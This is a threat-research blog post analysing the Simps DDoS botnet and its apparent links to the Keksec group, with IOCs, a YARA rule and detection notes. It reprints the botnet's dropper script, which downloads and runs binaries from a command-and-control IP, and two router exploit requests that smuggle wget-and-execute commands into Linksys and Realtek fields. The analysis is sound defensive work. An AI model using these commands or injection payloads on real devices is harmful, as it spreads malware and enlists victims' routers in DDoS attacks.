Discovery of Simps Botnet Leads To Ties to Keksec Group

uptycs.com/blog/discovery-of-simps-botnet-leads-ties-to-keksec-group

Research by Siddartha Sharma and *Ashwin Vamshi*

Uptycs' threat research team has discovered a new Botnet named ‘Simps’ attributed to Keksec group primarily focussed on DDOS activities. We discovered the Simps Botnet binaries downloaded via shell script sample and Remote Code Execution vulnerability exploits by Gafgyt - detailed in our earlier post.

Based on our analysis and threat intelligence, we have the following observations:

- Simps Botnet binary uses Mirai and Gafgyt modules for DDOS functionality
- The Botnet might be in the early stages of development because of the presence of the infected.log file after execution
- The author behind this Botnet has a Youtube channel and Discord Server for the usage and demonstration of the Botnet
- The Youtube channel and the historical data provided evidence that Simps Botnet is active since April 2021
- The Discord server discussions and threat intel data provided us evidence of the possible association of Simps Botnet to Keksec group

This post will cover details on our discovery, threat intelligence data attributing relations to Keksec group, working of the binaries and the code similarity, and reuse modules of Simps Botnet.

Discovery of Simps Botnet

During the first week of May 2021, the Uptycs' threat research team detected a shell script and Gafgyt malware downloading Simps binaries from the same C2- 23.95.80[.]200.

Shell script downloading Simps binary

The shell script (hash**:** **c2d5e54544742b7a1b04cf45047859a10bb90c6945d340120872f575aa866e6d**), 'ur0a.sh' was downloaded from the C2 URL 23.95.80[.]200.

The script downloaded several next stage payloads for several *nix architectures from the open directory named "Simps" in the same C2 URL from where the shell script was downloaded (see Figure 1)

```
#!/bin/sh
cd /tmp;rm -rf x86_64;wget http://23.95.80.200/Simps/x86_64;chmod +x x86_64;./x86_64 x86_64;sh x86_64 x86_64;rm -rf x86_64;
cd /tmp;rm -rf i586;wget http://23.95.80.200/Simps/i586;chmod +x i586;./i586 i586;sh i586 i586;rm -rf i586;
cd /tmp;rm -rf mips;wget http://23.95.80.200/Simps/mips;chmod +x mips;./mips mips;sh mips mips;rm -rf mips;
cd /tmp;rm -rf mipsel;wget http://23.95.80.200/Simps/mipsel;chmod +x mipsel;./mipsel mipsel;sh mipsel mipsel;rm -rf mipsel;
cd /tmp;rm -rf armv4l;wget http://23.95.80.200/Simps/armv4l;chmod +x armv4l;./armv4l armv4l;sh armv4l armv4l;rm -rf armv4l;
cd /tmp;rm -rf armv5l;wget http://23.95.80.200/Simps/armv5l;chmod +x armv5l;./armv5l armv5l;sh armv5l armv5l;rm -rf armv5l;
cd /tmp;rm -rf armv6l;wget http://23.95.80.200/Simps/armv6l;chmod +x armv6l;./armv6l armv6l;sh armv6l armv6l;rm -rf armv6l;
cd /tmp;rm -rf armv7l;wget http://23.95.80.200/Simps/armv7l;chmod +x armv7l;./armv7l armv7l;sh armv7l armv7l;rm -rf armv7l;
cd /tmp;rm -rf powerpc;wget http://23.95.80.200/Simps/powerpc;chmod +x powerpc;./powerpc powerpc;sh powerpc powerpc;rm -rf powerpc;
cd /tmp;rm -rf powerpc-440fp;wget http://23.95.80.200/Simps/powerpc-440fp;chmod +x powerpc-440fp;./powerpc-440fp powerpc-440fp;sh
powerpc-440fp powerpc-440fp;rm -rf powerpc-440fp;
cd /tmp;rm -rf sparc;wget http://23.95.80.200/Simps/sparc;chmod +x sparc;./sparc sparc;sh sparc sparc;rm -rf sparc;
cd /tmp;rm -rf m68k;wget http://23.95.80.200/Simps/m68k;chmod +x m68k;./m68k m68k;sh m68k m68k;rm -rf m68k;
cd /tmp;rm -rf i686;wget http://23.95.80.200/Simps/i686;chmod +x i686;./i686 i686;sh i686 i686;rm -rf i686;
cd /tmp;rm -rf sh4;wget http://23.95.80.200/Simps/sh4;chmod +x sh4;./sh4 sh4;sh sh4 sh4;rm -rf sh4;
```

Figure 1: *Malicious Shell script dropping payloads*

The script performs the following:

1. Uses Wget to fetch the payloads from 23.95.80[.]200 in simps directory to tmp.
2. Changes permission using chmod.
3. Deletion of the payloads using the command rm.

On execution of the Simps binary, it drops a log file containing that the device has been infected with malware by Simps Botnet (see Figure 2)



Figure 2: *Dropped log file*

The binary also connects to the C2 23.95.80[.]200 (see figure 3)

```
01:54:48.455797 socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 3<TCP:[51425]>
01:54:48.459749 fcntl(3<TCP:[51425]>, F_GETFL) = 0x2 (flags O_RDWR)
01:54:48.459826 fcntl(3<TCP:[51425]>, F_SETFL, O_RDWR|O_NONBLOCK) = 0
01:54:48.459961 connect(3<TCP:[51425]>, {sa_family=AF_INET,
sin_port=htons(679), sin_addr=inet_addr("23.95.80.200")}, 16) = -1
EINPROGRESS (Operation now in progress)
```

Figure 3: *C2 communication*

Gafgyt downloading Simps binary

During this same time, Gafgyt binary (hash: **e847dfbd831df6015519d03d42ada8241ce1174e9bd96f405452627617229c63**) was also downloading Simps binary from the same C2 URL. The Simps payload was delivered by exploiting multiple Remote Code Execution vulnerabilities in vulnerable IOT devices. An excerpt of Realtek and Linksys router exploits downloading the next stage payloads. (see Figure 4 and 5)

```
POST /tmUnblock.cgi HTTP/1.1
Host: 127.0.0.1:80
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: /
User-Agent: python-requests/2.20.0
Content-Length: 227
Content-Type: application/x-www-form-urlencoded
ttcp_ip=-h+%60cd+%2Ftmp%3B+rm+-
rf+Tmipsel%3B+wget+http%3A%2F%2F23.95.80.200%2FSimps%2FTmipsel%3B+chmod+777
%2FTmipsel+linksys%60&action=&ttcp_num=2&ttcp_size=2&submit_button=&change_
[linksys] FD%d finnished
[linksys] FD%d connected to %d.%d.%d.%d
```

Figure 4: *Linksys router exploit*

```
POST /picdesc.xml HTTP/1.1
Host: 127.0.0.1:52869
Content-Length: 630
Accept-Encoding: gzip, deflate
SOAPAction: urn:schemas-upnp-org:service:WANIPConnection:1#AddPortMapping
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Connection: keep-alive
<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/-
soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/-
encoding/"><s:Body><u:AddPortMapping xmlns:u="urn:schemas-upnp-
org:service:WANIPConnection:1"><NewRemoteHost></-
NewRemoteHost><NewExternalPort>47451</NewExternalPort><NewProtocol>TCP</-
NewProtocol><NewInternalPort>44382</-
NewInternalPort><NewInternalClient>`cd /var; rm -rf mips; wget http://-
23.95.80.200/Simps/mips -O mips; chmod 777 mips; ./mips realtek`</-
NewInternalClient><NewEnabled>1</-
NewEnabled><NewPortMappingDescription>syncthing</-
NewPortMappingDescription><NewLeaseDuration>0</NewLeaseDuration></-
u:AddPortMapping></s:Body></s:Envelope>
[realtek] FD%d finnished
```

Figure 5: *Realtek router exploit*

Both these exploits downloaded a Simps MIPS UPX packed binary (hash - **6d18b433183fc68cd7b731fed198732d3460a21afba53163f059152bd410b55f**), for MIPS architecture which also displays a message that the device has been infected by Simps Botnet (see Figure 6)

```
                                :~$ sha256sum mipsel
6d18b433183fc68cd7b731fed198732d3460a21afba53163f059152bd410b55f  mipsel
                                :~$ ./mipsel
Infected By Simps Botnet ;)
killer started
                                :~$ killer started
killer started
killer started
```

Figure 6: Simps ELF execution

Simps Botnet - Youtube channel and Discord server

While looking into the historical data of our threat intelligence systems and passive DNS records, we identified several malicious URLs (hash in IOCs section below) downloading a shell script named ur0a.sh and containing Simps next stage payloads. Another commonality was the Simps Botnet infection log message. Searching for these common entries led us to a YouTube video titled “Simps Botnet😈, Slamming!!!”, created by a user named “itz UR0A" created on 24 April 2021. (see Figure 7)



Figure 7: *Youtube video demo of Simps Botnet*

The Youtube link also contained a Discord server link of “UR0A”, which was also present in the infection log. (see Figure 8)



Figure 8: *Simps Botnet Discord server*

Keksec attribution with Simps Botnet

The Discord server contained several discussions around DDOS activities and Botnets carrying different names. One binary we identified in a chat conversation named gay.x86 (hash: **e258a284d5cad584a14df27f022c99515de1cec69ab3157640d1ce7584c50ecd**). Upon execution, it displayed a message that the system is pawned by md5hashguy (see Figure 9)



Figure 9: *Discord message*

We also came across another Gafgyt malware from a Joesandbox report, that contained the Infected By Simps Botnet ;) message. This malware dropped a file name "keksec.infected.you.log" that contained a message "youve been infected by urmommy, thanks for joining keksec.." (see Figure 10)

Figure 10: *keksec.infected.you.log file*

Interestingly, the same Discord server also contained an users named "urmommy" and "698a20e0da24bcebca57f09b7d695f8d#2881" who actively involved in DDOS activities and Botnet discussions. All this data gathered tied reactions Simps Botnet and the Discord server users related to Keksec group. This group is also referred as Kek Security, which according to NSFOCUS is a group which operates HybridMQ-keksec, a Botnet created with Trojan programs. HybridMQ-keksec is a DDoS Trojan program obtained by combining and modifying the source code of Mirai and Gafgyt."

Figure 11: T*CP flood module of Simps and Mirai*



Figure 12: *UDP flood module of Simps and Mirai*

Similarly, Simps binaries also have the Valve source Engine and OVH modules which were also seen in a variant of Gafgyt that targeted Huawei and Asus Routers and killed its rival IoT Botnets. The code similarity of the Valve source Engine module used by Simps was similar to Gafgyt. (see Figure 13)



Figure 13: *VSE attack module of Simps and Gafgyt*

Uptycs EDR Detections

Uptycs' EDR capabilities, armed with YARA process scanning, detected Simps downloader shell-script activity (See Figure 13) and the Simps ELF binary with a threat score of 10/10 (See Figure 14).



Figure 14: *Shell script detection*



Figure 15: *Simps binary detection*

Additionally, Uptycs' EDR also detects the outbound connection of the malware C2 URLs via our threat intelligence.

Conclusion

Our research initially started with the discovery and analysis of Simps Botnet binaries used for DDOS activities. Using Uptycs' EDR, threat intelligence data and Open-source intelligence (OSINT) we were able to tie relations and attribute Simps Botnet to the Keksec group. The Uptycs threat research team has reported the associated Discord server, Youtube and Github links to the concerned entities. We will continue to monitor the developments of this group and share updates.

We recommend the following measures for enterprise users and administrators to identify and protect against such attacks

- Regularly monitor the suspicious processes, events, and network traffic spawned on the execution of any untrusted binary / scripts.
- Always be cautious in executing shell-scripts from unknown or untrusted sources.
- Keep systems and firmware updated with the latest releases and patches.

- **For more on IOC's, URL's and YARA, see below after the break**

Want to learn more about how Uptycs EDR can improve security transparency in your hybrid cloud environment? Click below to see a live demo.

See a live demo!

IOCs

Hashes

1. c2d5e54544742b7a1b04cf45047859a10bb90c6945d340120872f575aa866e6d
2. 45dda743b2c85f0bda113a271dad2e27c059bbacbbd083e420bf6777610c1f12
3. c1f4402201114a74cc213ac8c0f2ccac9a9ec6edfc3d672b6055763a960001c1
4. e847dfbd831df6015519d03d42ada8241ce1174e9bd96f405452627617229c63
5. 6d18b433183fc68cd7b731fed198732d3460a21afba53163f059152bd410b55f

URLs

1. 159.65.46.32
2. 45.14.224.127
3. 185.224.129.235
4. b0tz.xyz
5. 23.95.80.200

YARA

rule Uptycs_Simps

{

meta:

malware_name = "Simps"

description = "Simps is a Botnet that uses several DDOS modules from Mirai and Gafgyt"

author = "Uptycs Inc."

version = "1"

strings:

$simps_0 = "Infected By Simps Botnet" ascii wide nocase

$simps_1 = "This Device Has successfully Been Infected" ascii wide nocase

condition:

---

all of ($simps*)

}

Tag(s): threat research

Uptycs Threat Research

Research and updates from the Uptycs Threat Research team.

Connect with the author